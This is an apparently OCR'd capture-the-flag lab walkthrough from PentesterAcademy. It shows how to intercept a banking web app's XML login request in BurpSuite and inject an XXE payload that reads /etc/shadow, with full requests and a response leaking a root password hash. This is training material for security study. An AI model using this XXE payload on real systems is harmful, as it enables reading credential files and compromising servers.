
ATTACK DEFENSE

by PentesterAcademy

Name	Improper Input Validation I
URL	https://attackdefense.com/challengedetails?cid=1967
Type	REST: API Security


Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

When the lab is launched, the Banking WebApp is opened in Firefox.



Step 1: Login into the Banking WebApp using any email - password pair.

Email: random@dummybank.com
Password: random123




The error message displays the incorrect email - password pair.


Step 2: Configuring the browser to use BurpSuite proxy and making BurpSuite intercept all the requests made to the API.

Launch BurpSuite.

Select Web Application Analysis > burpsuite




The following window will appear:



Click Next.


Finally, click Start Burp in the following window:

The following window will appear after BurpSuite has started:




Configure the browser to use the Burp proxy listener as its HTTP Proxy server.

Open the browser preference settings and search for network proxy settings.



Select Manual Proxy Configuration and set the HTTP Proxy address to localhost and the port to 8080.



Click OK.


Everything required to intercept the requests has been set up.

Step 3: Interacting with the Banking Webapp.

Login again using any email - password pair.

Email: random@dummybank.com
Password: random123

Note: Make sure that intercept is on in BurpSuite



Notice the corresponding requests in BurpSuite.

Dashboard | Target | Proxy | Intruder | Repeater | Sequencer | Decoder | Comparer | Extender

Intercept | HTTP history | WebSockets history | Options

Request to http://192.24.9.3:8080

Forward | Drop | Intercept is on | Action

Raw | Headers | Hex

```
1  OPTIONS /login HTTP/1.1
2  Host: 192.24.9.3:8080
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
4  Accept: */*
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate
7  Access-Control-Request-Method: POST
8  Access-Control-Request-Headers: content-type
9  Referer: http://dummybank.com:5000/login
10 Origin: http://dummybank.com:5000
11 Connection: close
12
```

Forward this OPTIONS request.

Dashboard | Target | Proxy | Intruder | Repeater | Sequencer | Decoder | Comparer | Extender

Intercept | HTTP history | WebSockets history | Options

Request to http://192.24.9.3:8080

Forward | Drop | Intercept is on | Action

Raw | Params | Headers | Hex | XML

```
1  POST /login HTTP/1.1
2  Host: 192.24.9.3:8080
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
4  Accept: application/json, text/plain, */*
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate
7  Referer: http://dummybank.com:5000/login
8  Content-Type: application/xml
9  Content-Length: 78
10 Origin: http://dummybank.com:5000
11 Connection: close
12
13 <data><email>random@dummybank.com</email><password>random123</password></data>
```

Notice that the request is made to the server having IP address: 192.24.9.3 on port 8080.

Also, the credentials are supplied in XML format.

As it is mentioned in the challenge description that the backend server accepts XML input from the application which is not validated properly. That could be leveraged to read the contents of /etc/shadow file on the system using XXE payload and displaying it on the web page as a part of the error message.

Send the above request to repeater.

Step 4: Leveraging the issue to retrieve the content of /etc/shadow file.

Use the following XXE payload to supply the content of /etc/shadow file as the Email ID of the user.

XXE Payload:

<!DOCTYPE root [<!ENTITY test SYSTEM "file:///etc/shadow">]><data><email>&test;</email><password>random123</password></data>

Replace the payload in Repeater with the above XXE payload.

Dashboard | Target | Proxy | Intruder | Repeater | Sequencer | Decoder | Comparer | Extender | Projec

1 ...

Send | Cancel | < | >

Request

Raw | Params | Headers | Hex | XML

```
1  POST /login HTTP/1.1
2  Host: 192.24.9.3:8080
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
4  Accept: application/json, text/plain, */*
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate
7  Referer: http://dummybank.com:5000/login
8  Content-Type: application/xml
9  Content-Length: 124
10 Origin: http://dummybank.com:5000
11 Connection: close
12
13 <!DOCTYPE root [<!ENTITY test SYSTEM "file:///etc/shadow">]><data><email>&test;</email><
   password>random123</password></data>
```

Send the request with the modified payload:

Dashboard | Target | Proxy | Intruder | Repeater | Sequencer | Decoder | Comparer | Extender | Project options | User options

1 ...

Send | Cancel | < | >

Target: http://192.24.9.3:8080

Request

Raw | Params | Headers | Hex | XML

```
1  POST /login HTTP/1.1
2  Host: 192.24.9.3:8080
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
4  Accept: application/json, text/plain, */*
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate
7  Referer: http://dummybank.com:5000/login
8  Content-Type: application/xml
9  Content-Length: 124
10 Origin: http://dummybank.com:5000
11 Connection: close
12
13 <!DOCTYPE root [<!ENTITY test SYSTEM "file:///etc/shadow">]><data><email>&test;</email><
   password>random123</password></data>
```

Response

Raw | Headers | Hex | Render

```
1  HTTP/1.0 200 OK
2  Content-Type: text/html; charset=utf-8
3  Content-Length: 734
4  Access-Control-Allow-Origin: http://dummybank.com:5000
5  Vary: Origin
6  Server: Werkzeug/1.0.0 Python/2.7.17
7  Date: Sun, 08 Mar 2020 15:56:17 GMT
8
9  {"Error": "Incorrect Email - Password pair!\n\n[DBG]=>\nemail:
   root:$6$4sL8Ua0x$JNHbSWoQJ.M5QO3Zj91QgcGAQ7312cmY5DiGFgNOP.Yp.7h0RPC/dg0oh
   .iECbPz/uees/Wz9CZrYXYKANNCh0:18329:0:99999:7:::\ndaemon:*:18273:0:99999:7
   :::\nbin:*:18273:0:99999:7:::\nsys:*:18273:0:99999:7:::\nsync:*:18273:0:99
   999:7:::\ngames:*:18273:0:99999:7:::\nman:*:18273:0:99999:7:::\nlp:*:18273
   :0:99999:7:::\nmail:*:18273:0:99999:7:::\nnews:*:18273:0:99999:7:::\nuucp:
   *:18273:0:99999:7:::\nproxy:*:18273:0:99999:7:::\nwww-data:*:18273:0:99999
   :7:::\nbackup:*:18273:0:99999:7:::\nlist:*:18273:0:99999:7:::\nirc:*:18273
   :0:99999:7:::\ngnats:*:18273:0:99999:7:::\nnobody:*:18273:0:99999:7:::\n_a
   pt:*:18273:0:99999:7:::\nmessagebus:*:18329:0:99999:7:::\npassword:
   random123"}
```

Notice that the response message contains the contents of /etc/shadow file.

Response

Raw | Headers | Hex | Render

```
1 HTTP/1.0 200 OK
2 Content-Type: text/html; charset=utf-8
3 Content-Length: 734
4 Access-Control-Allow-Origin: http://dummybank.com:5000
5 Vary: Origin
6 Server: Werkzeug/1.0.0 Python/2.7.17
7 Date: Sun, 08 Mar 2020 15:56:17 GMT
8
9 {"Error": "Incorrect Email - Password pair!\n\n[DBG]=>\nemail:
root:$6$4sL8Ua0x$JNHbSWoQJ.M5QO3Zj9lQgcGAQ73l2cmY5DiGFgNOP.Yp.7h0RPC/dg0oh
.iECbPz/uees/Wz9CZrYXYKANNCh0:18329:0:99999:7:::\ndaemon:*:18273:0:99999:7
:::\nbin:*:18273:0:99999:7:::\nsys:*:18273:0:99999:7:::\nsync:*:18273:0:99
999:7:::\ngames:*:18273:0:99999:7:::\nman:*:18273:0:99999:7:::\nlp:*:18273
:0:99999:7:::\nmail:*:18273:0:99999:7:::\nnews:*:18273:0:99999:7:::\nuucp:
*:18273:0:99999:7:::\nproxy:*:18273:0:99999:7:::\nwww-data:*:18273:0:99999
:7:::\nbackup:*:18273:0:99999:7:::\nlist:*:18273:0:99999:7:::\nirc:*:18273
:0:99999:7:::\ngnats:*:18273:0:99999:7:::\nnobody:*:18273:0:99999:7:::\n_a
pt:*:18273:0:99999:7:::\nmessagebus:*:18329:0:99999:7:::\npassword:
random123"}
```

Root Password Hash:
JNHbSWoQJ.M5QO3Zj9lQgcGAQ73l2cmY5DiGFgNOP.Yp.7h0RPC/dg0oh.iECbPz/uees/Wz9CZrYXYKANNCh0

References:

1. JWT debugger (https://jwt.io/#debugger-io)